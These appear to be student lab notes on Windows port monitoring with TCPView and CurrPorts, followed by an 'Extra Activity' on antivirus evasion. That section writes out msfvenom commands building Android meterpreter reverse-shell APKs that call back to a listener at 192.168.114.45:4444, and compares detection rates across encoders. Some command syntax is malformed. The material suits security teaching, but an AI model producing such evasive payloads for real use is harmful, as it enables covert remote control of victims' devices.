
Task 8: port monitering using TCP VIEW malware analysis

Step1 open the tcp view




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets
svchost.exe	1424	TCP	Listen	0.0.0.0	135	0.0.0.0	0	23-04-2025 14:56:10	RpcSs		
System	4	TCP	Listen	100.127.255.253	139	0.0.0.0	0	23-04-2025 17:36:05	System		
System	4	TCP	Listen	192.168.56.1	139	0.0.0.0	0	23-04-2025 17:35:36	System		
System	4	TCP	Listen	192.168.114.118	139	0.0.0.0	0	23-04-2025 17:35:45	System		
System	4	TCP	Listen	192.168.125.1	139	0.0.0.0	0	23-04-2025 17:35:36	System		
System	4	TCP	Listen	192.168.191.1	139	0.0.0.0	0	23-04-2025 17:35:39	System		
LMS.exe	5892	TCP	Listen	0.0.0.0	623	0.0.0.0	0	23-04-2025 17:35:34	LMS		
vmware-authd.exe	6644	TCP	Listen	0.0.0.0	902	0.0.0.0	0	23-04-2025 14:56:15	VMAuthdService		
vmware-authd.exe	6644	TCP	Listen	0.0.0.0	912	0.0.0.0	0	23-04-2025 14:56:15	VMAuthdService		
svchost.exe	9348	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	23-04-2025 17:35:31	CDPSvc		
LMS.exe	5892	TCP	Listen	0.0.0.0	16992	0.0.0.0	0	23-04-2025 17:35:34	LMS		
AvastSvc.exe	4020	TCP	Listen	127.0.0.1	27275	0.0.0.0	0	23-04-2025 14:56:14	avast! Antivirus		
svchost.exe	6272	TCP	Established	100.127.255.253	49413	20.198.162.76	443	23-04-2025 17:36:34	WpnService		
lsass.exe	1152	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	23-04-2025 14:56:10	lsass.exe		
wininit.exe	740	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	23-04-2025 14:56:10	wininit.exe		
svchost.exe	2840	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	23-04-2025 14:56:10	Schedule		
svchost.exe	2344	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	23-04-2025 14:56:10	EventLog		
spoolsv.exe	4492	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	23-04-2025 14:56:12	Spooler		
services.exe	1116	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	23-04-2025 14:56:17	services.exe		
LMS.exe	5892	TCP	Established	127.0.0.1	49671	127.0.0.1	49672	23-04-2025 14:56:19	LMS		
LMS.exe	5892	TCP	Established	127.0.0.1	49672	127.0.0.1	49671	23-04-2025 14:56:19	LMS		
svchost.exe	5360	TCP	Listen	0.0.0.0	49710	0.0.0.0	0	23-04-2025 14:56:23	PolicyAgent		
hydra.exe	7364	TCP	Established	127.0.0.1	49790	127.0.0.1	49791	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	127.0.0.1	49791	127.0.0.1	49790	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	127.0.0.1	49792	127.0.0.1	49793	23-04-2025 17:36:01	hydra.exe	10	
hydra.exe	7364	TCP	Established	127.0.0.1	49793	127.0.0.1	49792	23-04-2025 17:36:01	hydra.exe		10
hydra.exe	7364	TCP	Established	127.0.0.1	49794	127.0.0.1	49795	23-04-2025 17:36:01	hydra.exe	2	
hydra.exe	7364	TCP	Established	127.0.0.1	49795	127.0.0.1	49794	23-04-2025 17:36:01	hydra.exe		2
hydra.exe	7364	TCP	Established	127.0.0.1	49796	127.0.0.1	49797	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	127.0.0.1	49797	127.0.0.1	49796	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	127.0.0.1	49798	127.0.0.1	49799	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	127.0.0.1	49799	127.0.0.1	49798	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	192.168.114.118	49800	130.195.219.99	443	23-04-2025 17:36:01	hydra.exe		
hydra.exe	7364	TCP	Established	192.168.114.118	49802	130.195.219.99	443	23-04-2025 17:36:04	hydra.exe		
hydra.exe	7364	TCP	Established	192.168.114.118	49805	130.195.219.99	443	23-04-2025 17:36:04	hydra.exe		

Step2 kile the process / malware activity




Step3: click on the kil process



Step4: click on ok

Method 1 how to windows port monitoring using Currports

Step1: open the currports




Step2: select the malicious port and just it click on klil

Extra Activity using metasploit framework


Techniques to Bypass Antivirus using encoder and msfconsol msfvenom Techniques

Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > jps1.apk –e cmd/base/64

Use of encoder 1: -e cmd/base/64




Detectable ratio :28




Un Detectable ratio 26

Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > tcp.apk –e cmd/generic_sh


Use of encoder 3 –e cmd/generic_sh



Detectable ratio :27




Un Detectable ratio :38




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > ntp.apk –e cmd/perl


Use of encoder 5 =encoder/cmd/perl



Detectable ratio 27




Un Detectable ratio 41

